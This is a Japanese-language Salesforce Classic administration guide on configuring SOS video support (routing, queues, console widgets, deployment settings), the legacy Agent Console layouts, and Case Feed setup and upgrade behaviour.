この設定を作成したら、SOS コールに SOS キューを作成します。次に、ルーティング設定を SOS キューに関連付けて、SOS 設定の取得後にエージェントがコールを受信できるようにします。

1. [設定]から、[クイック検索] ボックスに「*ルーティング*」と入力し、[ルーティング設定] を選択して [新規] をクリックします。
2. ルーティング設定に名前を付けます。

   たとえば、「SOS ルーティング設定」という名前にしてみましょう。この名前のバージョンは、自動的に API 参照名になります。
3. ルーティングの優先度を設定します。

   SOS コールが最も重要であるかエージェントが処理する唯一の作業項目である場合は、ルーティングの優先度を *1* に設定します。この優先度にすると、他の種別の作業項目の前に SOS コールがエージェントに確実に転送されます。
4. ルーティングモデルを選択します。

エディション

使用可能なエディション: Salesforce Classic

有料オプションで SOS を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SOS を設定する
- 「アプリケーションのカスタマイズ」

5. ［業務率］項目の値を *100* に設定します。
   エージェントは一度に 1 つの SOS コールしか受け入れられないため、SOS コールはエージェントの業務量の 100% を占めます。
6. [保存] をクリックします。

SOS キューの作成

キューは Salesforce の典型的な要素で、チームがリード、ケース、サービス契約、およびカスタムオブジェクトを管理するうえで役立ちます。オムニチャネルによりキューが大幅に向上し、作業項目がエージェントにリアルタイムで転送されます。SOS コールを SOS エージェントに提供する SOS キューを作成します。以前に作成した SOS ルーティング設定に SOS キューを関連付けます。

SOS キューの作業項目には、以前に作成した SOS ルーティング設定で指定した優先度が割り当てられます。

ルーティングを正しく機能させるには、エージェントが作業項目を受信するキューに各エージェントを割り当てます。

キューについての詳細は、Salesforce ヘルプの「キューの概要」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

有料オプションで SOS を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SOS を設定する
- 「アプリケーションのカスタマイズ」

1. [設定] から、［クイック検索］ボックスに「キュー」と入力し、[キュー] を選択します。
2. [新規] をクリックします。
3. ［表示ラベル］項目で、キューに名前を付けます。
   たとえば、「SOSキュー」という名前にしてみましょう。この名前のバージョンは、自動的に［キュー名］になります。
4. ［ルーティング設定］項目で、以前に作成した「SOS ルーティング設定」というルーティング設定を見つけて、選択します。
5. [サポート対象のオブジェクト] セクションで、*SOS セッション* を [選択されたオブジェクト] リストに追加します。
6. [キューメンバー] セクションで、SOS コールを転送する各エージェントを［選択済みのユーザ］項目に追加します。
7. [保存] をクリックします

Salesforce コンソール設定の更新

SOS を組織向けにすべて設定したら、次に Salesforce コンソールでいくつか設定を行い、エージェントが作業の受け入れを開始できるようにします。

オムニチャネルおよび SOS ウィジェットをコンソールに追加し、URL *salesforceliveagent.com* をホワイトリストに登録する必要があります。

SOS およびオムニチャネルウィジェットは、Salesforce コンソールのフッターに表示されます。エージェントはオムニチャネルウィジェットから、各自のプレゼンス状況を変更したり、受信した割り当て作業 (SOS コールを含む) に優先順位を付けたりすることができます。エージェントが SOS コールを受け入れると、そのコールが SOS ウィジェットで開きます。ここでは、エージェントは顧客の画面を表示できます。

また、URL *salesforceliveagent.com* をホワイトリストに登録して、会社のファイアウォールでコールがブロックされないようにする必要もあります。これにより、顧客のすべての SOS コールがエージェントに確実に届きます。

1. [設定] から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. オムニチャネルおよび SOS ウィジェットを追加する Salesforce コンソールアプリケーションの横にある [編集] をクリックします。
3. [コンソールコンポーネントを選択] セクションで、オムニチャネルおよび SOS を選択済みの項目のリストに追加します。
4. [ホワイトリストのドメイン] 項目で、*salesforceliveagent.com* をホワイトリストのドメインのリストに追加します。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

有料オプションで SOS を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コンソールアプリケーションをカスタマイズする
- 「アプリケーションのカスタマイズ」

SOS リリースの作成

SOS 設定を Salesforce からモバイルアプリケーションに統合する SOS リリースを作成します。

SOS リリースを作成すると、リリースに一意の ID 番号が割り当てられます。モバイル開発者は、このリリース ID を使用して、Salesforce の SOS 設定をモバイルアプリケーションに統合します。

1. [設定] から、[クイック検索] ボックスに「*SOS リリース*」と入力し、[**SOS** リリース] を選択します。
2. [新規] をクリックします。
3. リリースの設定を選択します。
4. [保存] をクリックします。
5. SOS リリース ID を詳細ページからコピーし、モバイルル開発者に送信します。

   モバイル開発者は、*SOS iOS SDK* を使用して、SOS リリースをモバイルアプリケーションと統合します。

エディション

使用可能なエディション: Salesforce Classic

有料オプションで SOS を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SOS リリースを作成する
- 「アプリケーションのカスタマイズ」

SOS リリース設定

SOS リリース設定は、Salesforce SOS 設定がモバイルアプリケーションに統合される方法を制御します。

SOS リリース設定

SOS リリース設定は、Salesforce SOS 設定がモバイルアプリケーションに統合される方法を制御します。

SOS リリースを作成または編集するときに設定を適用します。

設定	実行する内容
SOS リリース名	リリースの名前を付けます。 このリリースの名前、つまりバージョンは自動的に [API 参照名] になります。
API 参照名	Live Agent リリースの API 名を設定します。
アクティブリリース	リリースを有効化して、SOS がモバイルアプリケーションにリリースされたときに顧客が SOS コールを要求できるようにします。
音声のみモード	ビデオ機能を無効化し、エージェントと顧客に音声のみの会話を許可します。
バックフェイシングカメラを有効化	顧客の逆向きのモバイルカメラからエージェントにビデオを送信することを顧客に許可します。
キュー	受信 SOS コールの転送先となるキューを判断します。
セッション記録が有効	SOSセッションを自動的に記録します。
セッション記録ストレージプロバイダ	SOS セッション記録を保存するデータストレージプロバイダを判断します。セッション記録が有効な場合にのみ使用できます。
セッション記録ストレージプロバイダ API キー	Amazon S3 ストレージアカウントに関連付けられたアクセスキーの ID。セッション記録が有効な場合にのみ使用できます。

エディション

使用可能なエディション: Salesforce Classic

有料オプションで SOS を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

設定	実行する内容
セッション記録ストレージプロバイダAPI の秘密	Amazon S3 ストレージアカウントに関連付けられたアクセスの秘密のID。セッション記録が有効な場合にのみ使用できます。
セッション記録ストレージプロバイダバケット	SOS セッション記録を保存する Amazon S3 バケットの名前。セッション記録が有効な場合にのみ使用できます。

サポートエージェントの操作性の設定

統合ヘルプデスクの設定

[コンソール] タブのエージェントコンソール

エージェントコンソールの設定

エージェントコンソールの使用を簡単に開始できます。

メモ: Spring '15 リリース以降、新しい組織でエージェントコンソールは使用できません。

新しい Salesforce コンソールはエージェントコンソールを改良したもので、より多くのオプションや高度な技術を使用できます。「Salesforce コンソール」を参照してください。

Salesforce での作業中にユーザが必要とするすべての情報を 1 画面で表示できるように、エージェントコンソールを簡単に設定できます。エージェントコンソールを設定する手順は、次のとおりです。

1. コンソールレイアウトを作成して、コンソールのリストビューフレームでユーザが使用できるオブジェクトを定義します。
2. ミニビューに表示する関連オブジェクトを選択します。
3. ミニページレイアウトを定義して、コンソールのミニビューに表示するオブジェクトの項目と関連リストをカスタマイズします。
4. コンソールレイアウトにプロファイルを割り当てて、コンソールのリストビューでユーザが特定のオブジェクトのみにアクセスできるようにします。
5. カスタムアプリケーションにエージェントコンソールを追加して、ユーザが特定のアプリケーションからコンソールにアクセスできるようにします。

エディション

エージェントコンソールは Salesforce Classic で使用できます。エージェントコンソールの設定は Salesforce Classic および Lightning Experience で使用できます。

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

エージェントコンソールを設定する
- 「アプリケーションのカスタマイズ」

メモ: エージェントコンソールをパートナーポータルやカスタマーポータルに追加することはできません。

Visualforceページは、Salesforceドメインおよび Visualforceドメイン間のクロスドメイン通信がないため、エージェントコンソールには正しく表示されない可能性があります。

エージェントコンソールレイアウトの作成

メモ: Spring '15リリース以降、新しい組織でエージェントコンソールは使用できません。

新しい Salesforce コンソールはエージェントコンソールを改良したもので、より多くのオプションや高度な技術を使用できます。「Salesforce コンソール」を参照してください。

エージェントコンソールのレイアウトを作成する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「*コンソールレイアウト*」と入力し、[コンソールレイアウト]を選択します。
2. [新規]をクリックし、必要に応じて、コピーする既存のレイアウトを選択します。
3. 新しいレイアウトの名前を入力します。
4. [保存]をクリックします。
5. [選択されたリストビュー]セクションで[編集]をクリックします。
6. レイアウトにオブジェクトを追加またはレイアウトから削除するには、オブジェクトを選択してから[追加]または[削除]矢印をクリックします。

   ユーザは、自分のプロファイルが割り当てられているコンソールレイアウトで設定したオブジェクトのみ、コンソールのリストビューで参照できます。
7. [保存]をクリックします。
8. ミニビューに表示する関連オブジェクトを選択します。

エディション

エージェントコンソールは Salesforce Classic で使用できます。エージェントコンソールの設定は Salesforce Classic および Lightning Experience で使用できます。

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コンソールレイアウトを作成する
- 「アプリケーションのカスタマイズ」

関連トピック:

エージェントコンソールのレイアウトの管理

エージェントコンソールレイアウトのカスタマイズ

エージェントコンソールのレイアウトをカスタマイズする手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「*コンソールレイアウト*」と入力し、[コンソールレイアウト]を選択します。
2. レイアウト名を選択します。
3. レイアウトの［名前］または［説明］を変更するには、[コンソールレイアウトの詳細]セクションの[編集]をクリックします。
4. レイアウトにオブジェクトを追加または削除するには、[選択されたリストビュー]セクションの[編集]をクリックし、オブジェクトを選択後、[追加]または[削除]矢印をクリックします。

   ユーザは、自分のプロファイルが割り当てられているコンソールレイアウトで設定したオブジェクトのみ、コンソールのリストビューで参照できます。
5. [保存]をクリックして終了します。

関連トピック:

エージェントコンソールのレイアウトの管理

エディション

エージェントコンソールは Salesforce Classic で使用できます。エージェントコンソールの設定は Salesforce Classic および Lightning Experience で使用できます。

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コンソールレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

エージェントコンソールレイアウトの削除

エージェントコンソールのレイアウトを削除する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「*コンソールレイアウト*」と入力し、[コンソールレイアウト]を選択します。
2. コンソールレイアウト名の横にある [削除] をクリックします。

メモ: プロファイルに割り当てられたコンソールレイアウトを削除することはできません。別のコンソールレイアウトにプロファイルを再割り当てしてから、コンソールレイアウトを削除する必要があります。

関連トピック:

エージェントコンソールのレイアウトの管理

エディション

エージェントコンソールは Salesforce Classic で使用できます。エージェントコンソールの設定は Salesforce Classic および Lightning Experience で使用できます。

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

エージェントコンソールレイアウトを削除する

- 「アプリケーションのカスタマイズ」

エージェントコンソールのレイアウトの管理

コンソールレイアウトは、エージェントコンソールのリストビューフレームでユーザが使用できるオブジェクトを定義します。たとえば、コンソールでケースと取引先責任者のリストビューをユーザに参照させたい場合、ケースと取引先責任者の両方をコンソールレイアウトに追加し、そのコンソールレイアウトを適切なユーザプロファイルに割り当てます。ユーザは、自分のプロファイルが割り当てられているコンソールレイアウトで設定したオブジェクトのみ、コンソールのリストビューで参照できます。

[設定] で［クイック検索］ボックスに「*コンソールレイアウト*」と入力し、[コンソールレイアウト]を選択してアクセスできるコンソールレイアウトリストページから、次の操作を実行できます。

- [新規] をクリックして、レイアウトを作成します。
- レイアウトを変更するには、[編集] をクリックします。
- [コンソールレイアウトの割り当て] をクリックして、コンソールレイアウトをプロファイルに割り当てます。

関連トピック:

エージェントコンソールの設定

エディション

エージェントコンソールは Salesforce Classic で使用できます。エージェントコンソールの設定は Salesforce Classic および Lightning Experience で使用できます。

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

エージェントコンソールレイアウトを作成、編集、削除、および割り当てする

- 「アプリケーションのカスタマイズ」

エージェントコンソールのミニビューの関連オブジェクトの選択

エージェントコンソールのミニビューに表示する関連オブジェクトを選択する際は、主オブジェクトへの参照関係または主従関係を持つオブジェクトのみを選択できます。ケースが取引先と取引先責任者の参照項目を持つため、たとえば、ケースオブジェクトからは取引先と取引先責任者を選択できます。

1. 編集するページレイアウトを使用するオブジェクトの管理設定から、ページレイアウトに移動します。

   この手順で選択する標準オブジェクトまたはカスタムオブジェクトは、コンソールの詳細ビューに表示されるレコードを表し、そのレコードに関連するレコードが関連オブジェクトとしてミニビューに表示されます。

2. ページレイアウト名の横にある [編集] をクリックします。
3. ページレイアウトヘッダーで、[ミニコンソールビュー] をクリックします。
4. ミニビューに表示する関連オブジェクトを選択するには、項目名を選択して、[追加] または [削除] をクリックします。参照関係が定義されていて、かつ、ページレイアウトに参照項目が含まれているオブジェクトのみを選択できます。ミニビューの関連オブジェクトの順序を変更するには、[選択済みのリレーション項目] で項目名を選択し、[上へ] または [下へ] をクリックします。完了したら、[保存] をクリックします。
5. [保存] をクリックします。
6. 次に、ミニページレイアウトを定義して、関連オブジェクトのミニビューに表示する項目と関連リストを指定します。

メモ: セルフサービスポータルのケースクローズ時のレイアウト、またはケース登録ページとケース参照ページのレイアウト用の関連オブジェクトは選択できません。

関連トピック:

エージェントコンソールの設定
オブジェクト管理設定の検索

エディション

エージェントコンソールは Salesforce Classic で使用できます。エージェントコンソールの設定は Salesforce Classic および Lightning Experience で使用できます。

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

エージェントコンソールを設定する
- 「アプリケーションのカスタマイズ」

エージェントコンソールのミニページレイアウトの定義

エージェントコンソールのミニビュー、詳細のフロート表示、および行動のフロート表示に表示されるレコードのミニページレイアウトを定義できます。ミニページレイアウトには既存のページレイアウトの項目のサブセットが含まれています。ミニページレイアウトは、関連するページレイアウトから、レコードタイプとプロファイルの関連付け、関連リスト、項目、および項目のアクセス設定を継承します。ミニページレイアウトに表示される項目と関連リストはさらにカスタマイズすることができますが、関連するページレイアウトから継承された他の項目はミニページレイアウトでは変更できません。

行動ミニページレイアウトは行動の詳細と編集のフロート表示に使用され、[コンソール]タブには使用されません。また、ミニページレイアウト上の関連リストは、[コンソール] タブにのみ表示され、詳細のフロート表示はありません。

1. 編集するページレイアウトを使用するオブジェクトの管理設定から、ページレイアウトに移動します。
2. ページレイアウト名の横にある [編集] をクリックします。
3. ページレイアウトヘッダーで、[ミニページレイアウト] をクリックします。
4. 現在のオブジェクトをミニビューに表示する際に表示する項目と関連リストを選択します。選択する関連リストごとに、その関連リストに表示する項目を選択します。
   - すべての使用可能な項目と最大で5件までの関連リストをコンソールに表示するように選択できます。ただし、ユーザが目的の情報を見つけるためにスクロールしなくて済むように少数を選択することをお勧めします。
   - 選択した項目と関連リストは、データが存在しなくてもコンソールに表示されます。
   - ページレイアウトで［常に表示］または［常にレイアウトに表示］とマークされた項目は自動的にミニページレイアウトに表示され、ページレイアウトから削除されるまで削除できません。
   - ページレイアウトの項目プロパティが、ミニページレイアウトでの項目プロパティを決定します。たとえば、ページレイアウトで「参照のみ」に設定されている項目は、ミニページレイアウトでも「参照のみ」となります。ミニページレイアウトでの項目の項目プロパティを変更するには、ページレイアウトでの項目の項目プロパティを変更する必要があります。組織に項目レベルセキュリティが設定されている場合、コンソールにもその項目レベルセキュリティが反映されます。
   - 項目を追加または削除するには、項目名を選択してから [追加] または [削除] をクリックします。項目の順序を変更するには、[選択済み] で項目名を選択し、[上へ] または [下へ] をクリックします。完了したら、[保存] をクリックします。
   - ページレイアウトでの関連リストの順序は、ミニページレイアウトでの関連リストの順序を決定します。ミニページレイアウトでの関連リストの順序を変更するには、ページレイアウトでの関連リストの順序を変更した後、ミニページレイアウトを選択し、[保存] をクリックします。
5. [保存] をクリックします。

エディション

エージェントコンソールは Salesforce Classic で使用できます。エージェントコンソールの設定は Salesforce Classic および Lightning Experience で使用できます。

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

エージェントコンソールを設定する
- 「アプリケーションのカスタマイズ」

メモ: セルフサービスポータルのケースクローズ時のレイアウト、またはケース登録ページとケース参照ページのレイアウトに対するミニページレイアウトは定義できません。

関連トピック:

エージェントコンソールの設定

オブジェクト管理設定の検索

エージェントコンソールのレイアウトの割り当て

コンソールレイアウトを作成したら、コンソールタブのエージェントコンソールでユーザに表示するレイアウトを割り当てます。ユーザに表示されるコンソールレイアウトは、そのユーザのプロファイルによって決まります。

コンソールレイアウトを割り当てる手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「*コンソールレイアウト*」と入力し、[コンソールレイアウト]を選択します。
2. [コンソールレイアウトの割り当て]をクリックします。
3. ドロップダウンリストから、プロファイルに割り当てるコンソールレイアウトを選択します。
4. ドロップダウンリストから、プロファイルに対する[コンソール]タブの表示設定を選択します。[コンソール]タブの表示設定は、コンソールレイアウトに割り当てられているプロファイルに対してのみ選択できます。
5. [保存]をクリックします。

メモ: 「アプリケーションのカスタマイズ」権限を持つ Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition のユーザは、プロファイルの詳細ページで、プロファイルにコンソールレイアウトを割り当てられます。[設定]から、[クイック検索]ボックスに「*プロファイル*」と入力し、[プロファイル]を選択して[コンソール設定]セクションで[編集]をクリックします。

関連トピック:

エージェントコンソールのレイアウトの管理

エディション

エージェントコンソールは Salesforce Classic で使用できます。エージェントコンソールの設定は Salesforce Classic および Lightning Experience で使用できます。

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コンソールレイアウトを割り当てる

- 「アプリケーションのカスタマイズ」

ケースフィード

ケースフィードの設定

前提条件と基本設定

ケースフィードを有効化してカスタマイズする前に、次の手順を実行します。

- 必要なアクションおよびツールを決定します。
  - [メール] アクションを使用するには、メール-to-ケースを設定します。
  - [ポータル]アクションを使用するには、カスタマーポータル、パートナーポータル、または Chatter アンサーを設定します。
  - 記事ツールを使用するには、Salesforce ナレッジを設定します。
- ケースフィードアクションとフィード項目を有効化する場合は、ケースのアップグレードの結果とどのように機能するかを確認します。

準備ができたら、ケースフィードアクションとフィード項目を有効化します。

メモ: Winter '14 より前に作成された組織では、次の操作も必要です。

- パブリッシャーの Chatter およびアクションを有効化します。
- ケースのフィード追跡を有効化します。フィード追跡ページで、[状況] 項目の追跡をオフにします。これにより、エージェントが [状況の変更] アクションを使用してケースの状況を更新したときにフィード項目の重複が防止されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースフィードを設定およびカスタマイズする
- 「ケースの管理」

  および

  「アプリケーションのカスタマイズ」

ページレイアウトのカスタマイズ

企業のニーズとサポートエージェントの作業方法に基づいて、ケースフィードページレイアウトに表示される内容を選択します。

- ケース詳細ページ、ケースのクローズページおよび強調表示パネルのレイアウトを作成します。
- エージェントがケースを使用しているときに表示されるアクション、項目、およびツールを指定するには、フィードビューページのレイアウトを作成します。

ユーザアクセス権の付与

ユーザにケースフィードへのアクセス権を付与する最も簡単な方法は、作成したフィードベースのケースページレイアウトを使用するプロファイルにユーザを割り当てることです。

Spring '14 より前に作成された組織では、この他に次の 2 つの方法でユーザにアクセス権を付与することができます。

- 権限セットを作成して、ユーザに割り当てる
- カスタムプロファイルを使用する

ケースフィードの設定: その他の機能の追加

ケースフィードにその他の機能を追加するには、次の手順 (省略可能) を実行します。

- エージェントがメールに事前に作成された簡潔なメッセージを挿入できるようにするには、クイックテキストを設定し、クイックテキストメッセージを作成します。
- 顧客がポータルに投稿した質問への回答が投稿されたことを知らせるメールを、エージェントが顧客に送信できるようにするには、ポータルのメール通知を有効化します。
- エージェントが送信前にメールメッセージをドラフトとして保存したり、メールの承認アクションを作成できるようにするには、メールドラフトを有効化します。
- エージェントが時間を節約し、一貫性を高めることができるようにするには、テキスト、HTML、または Visualforce のメールテンプレートを作成します。
- エージェントが追加機能を利用できるようにするには、カスタムアクションを作成して追加します。

関連トピック:

Chatter の設定

Chatter パブリッシャーのアクションの有効化

ページレイアウトのカスタマイズまたはレコードタイプページからのページレイアウトの割り当て

ケースフィードアクションとフィード項目の有効化

ケースフィードアクションとフィード項目を有効化すると、ケースを使用するときに必要な一部の標準アクション ([メール]や [状況の変更] など) とそれらのアクションに関連するフィード項目へのアクセス権がユーザに付与されます。

メモ: Winter '14 リリースより前に作成された Salesforce 組織では、ケースフィードアクションおよびフィード項目を有効化する前に、ケースのフィード追跡を有効にしておく必要があります。フィード追跡が有効になっていないと、［ケースフィードアクションおよびフィード項目を有効化］が表示されません。

Winter '14 リリース以降に作成された Salesforce 組織では、ケースのフィード追跡とケースフィードアクションおよびフィード項目が自動的に有効化されます。

1. [設定] から、［クイック検索］ボックスに「*サポート設定*」と入力し、[サポート設定] を選択します。
2. [編集] をクリックします。
3. ［ケースフィード項目を有効化］を選択します。
4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

サポート設定を変更する

- 「ケースの管理」
  および
  「アプリケーションのカスタマイズ」

ケースフィードアクションとフィード項目を有効化すると、ケースは自動的に新しいユーザインターフェースにアップグレードされます。このアップグレードプロセスが完了するまで待ってからユーザにケースフィードへのアクセス権を与えることをお勧めします。

関連トピック:

- ケースフィードの設定
- ケースフィードのアップグレードの結果
- ユーザへのケースフィードの割り当て
- 関連レコードのフィード更新の有効化

ケースフィードの権限セットの作成

組織のケースフィードを有効にした後、ユーザにケースフィードのアクセス権を付与する権限セットを作成します。

1. ケースフィードの権限セットを作成します。

   段階的な手順

2. [権限セット]ページで、[アプリケーション権限] をクリックします。
3. ［ケースフィードを使用］を選択します。必要に応じて、セットに含める他の権限を設定します。
4. [保存] をクリックします。

   ヒント: 既存の権限セットがある場合は、編集して「ケースフィードを使用」権限を含めることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットを作成する
- 「プロファイルと権限セットの管理」

関連トピック:

- ケースフィードの設定
- ユーザへのケースフィードの割り当て

ユーザへのケースフィードの割り当て

組織のケースフィードを有効にして、そのケースフィードを含む権限セットを作成した後、その権限セットをユーザに割り当てます。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザの名前を選択します。
3. [権限セットの割り当て] リストで、[割り当ての編集] をクリックします。
4. ［利用可能な権限セット］リストの権限セットを選択して、[追加] をクリックします。
5. [保存] をクリックします。

関連トピック:

ケースフィードの設定

ケースフィードの権限セットの作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

サポート設定を変更する
- 「ケースの管理」

  および

  「アプリケーションのカスタマイズ」

カスタムプロファイルを使用した、ユーザへのケースフィードのアクセス権の付与

権限セットを使用してユーザにケースフィードのアクセス権を付与する代わりに、［ケースフィードを使用］ユーザ権限を含むカスタムプロファイルを作成できます。

1. 新規プロファイルを作成します。
2. プロファイルページで [編集] をクリックします。
3. [一般ユーザ権限] で、［ケースフィードを使用］を選択します。
4. [保存] をクリックします。
5. ユーザをプロファイルに割り当てます。

例:

メモ: Winter '14 リリース以降に作成される Salesforce 組織では、ケースフィードが自動的に有効化され、すべての標準プロファイルに割り当てられます。プロファイルでケースフィードを無効にするには、［ケースフィードを使用］を選択解除します。

関連トピック:

ケースフィードの設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルを作成および編集する
- 「プロファイルと権限セットの管理」

ケースフィードのアップグレードの結果

組織のケースフィードを有効にすると、アップグレードプロセスにより、アクティブなケースが新しいインターフェースに変換され、それらのケースの活動に対応するフィード項目が作成されます。

アップグレードプロセス中、ユーザが何か変わったことに気づくことはありません。プロセスが完了すると、ケースフィードを有効にしたユーザには、既存のケースも新しいケースも新しいインターフェースで表示されますが、ケースフィードを有効にしていないユーザには、引き続き従来のケースが表示されます。

ケースが新しいインターフェースにアップグレードされると、次の処理が行われます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 組織のアクティブな最新の 5000 件のケースが、ケースフィードインターフェースに変換される。所要時間は、変換されるケースの数と、ケースに含まれるデータの複雑さに応じて異なります。たとえば、複数のメールメッセージやその他の添付ファイルを含むケースは、変換にかかる時間が他のケースよりも長くなる場合があります。
- 古いケースも、元の 5000 件の変換されたケースに適用される日付範囲内に、そのケースに追加されたコメント、メール、または活動ログがある場合は、アップグレードされる。現在のコメントが設定されたケース、現在のメールが設定されたケース、現在の活動ログが設定されたケースが、それぞれ最大 500 件の合計 1500 件までのケースが追加で変換されます。
- 次の項目が、各ケースのフィードに追加される。
  - 最大 60 件のメールメッセージ。
  - 最大 60 件の非公開コメントと公開コメント。これらは、アップグレード時にコメントから Chatter 投稿に変換されます。
  - 最大 60 件の活動ログ。ケースフィードにアップグレードする前に作成された活動ログは、ToDo としてフィードに表示される場合があります。
- ケースフィードインターフェースはすべての新規ケースに対して有効化され、ユーザにはパブリッシャーとフィードへのアクセス権が付与される。
- ケースの詳細ビューが使用可能になり、現在の関連リスト内に表示されている項目も含めて、ケースの追加情報が示される。

アップグレードプロセスが完了すると、メールメッセージで通知されます。

ベストプラクティス

- アップグレード操作を円滑に進めるために、ケースフィードを本番組織で有効にする前に、フルコピーの Sandbox 組織で有効にすることをお勧めします。これにより、ケース変換プロセスにかかる時間を見極め、新しいユーザインターフェースでいくつかサンプルケースをレビューできます。
- 本番組織でケースフィードを有効化したら、アップグレードプロセスが完了するまで待ってからユーザにアクセス権を与えます。最初は、ケースフィードを 1 人のユーザに割り当て、変換されたケースをいくつ

かレビューしてアップグレードプロセスが成功したことを確認してから、他のユーザが利用できるようにすることをお勧めします。

関連トピック:

ケースフィードの設定

ケースフィードアクションとフィード項目の有効化

ケースフィードのポータル返信メール通知の有効化

組織でポータルまたはコミュニティを使用している場合、サポートエージェントはケースフィードの[コミュニティ]アクションを使用して、顧客に応答できます。ポータル返信メール通知を有効にすると、エージェントは[コミュニティ]アクションの［メールを送信］オプションにアクセスできます。

1. [設定]から、［クイック検索］ボックスに「*サポート設定*」と入力し、[サポート設定]を選択します。
2. [編集]をクリックします。
3. ［取引先責任者へのケースコメント通知を有効化］を選択します。
4. メール通知のテンプレートを選択します。
5. [保存]をクリックします。

コミュニティへのリンクが記載されたメールが外部ユーザに送信されます。メールを受信するユーザが複数の有効なコミュニティのメンバーである場合、このリンクは最も古い有効なコミュニティに移動します。ユーザがすでにコミュニティにログインしていて、メールのリンクをクリックすると、このリンクはそのコミュニティに移動します。ユーザがコミュニティのメンバーではない場合、このリンクは内部組織に移動します。ユーザがポータルおよびコミュニティのメンバーである場合、このリンクはそのコミュニティに移動します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

サポート設定を変更する
- 「ケースの管理」
  および
  「アプリケーションのカスタマイズ」

関連トピック:

ケースフィードの設定

ケースフィードでの外部に表示されるフィード項目の強調表示

ケースフィードで外部ユーザに表示されるフィード項目を強調表示できます。内部ユーザにのみ表示されるフィード項目と、外部ユーザに表示される項目をサポートエージェントが容易に区別できるようになりました。

デフォルトでは、ケースフィードで誰に表示されるかによってフィード項目が区別されることはありません。

強調表示が適切に動作するには、［コミュニティケースフィードを有効化］および［外部から参照可能なフィード項目を強調表示］設定の両方を有効にする必要があります。

［コミュニティケースフィードを有効化］および［外部から参照可能なフィード項目を強調表示］設定が有効になっている場合、次のフィード項目がケースフィードで強調表示されます。


- ケースの取引先責任者のメールアドレスとの間で送受信された公開メール
- 公開ケースコメント
- すべてのソーシャル投稿 (Facebook 投稿など)
- コミュニティからエスカレーションされた質問
- ［アクセス権があるすべてのユーザ］または［公開］が設定された ToDo
- ［アクセス権があるすべてのユーザ］または［公開］が設定された行動
- ［アクセス権があるすべてのユーザ］または［公開］が設定された Chatter 投稿

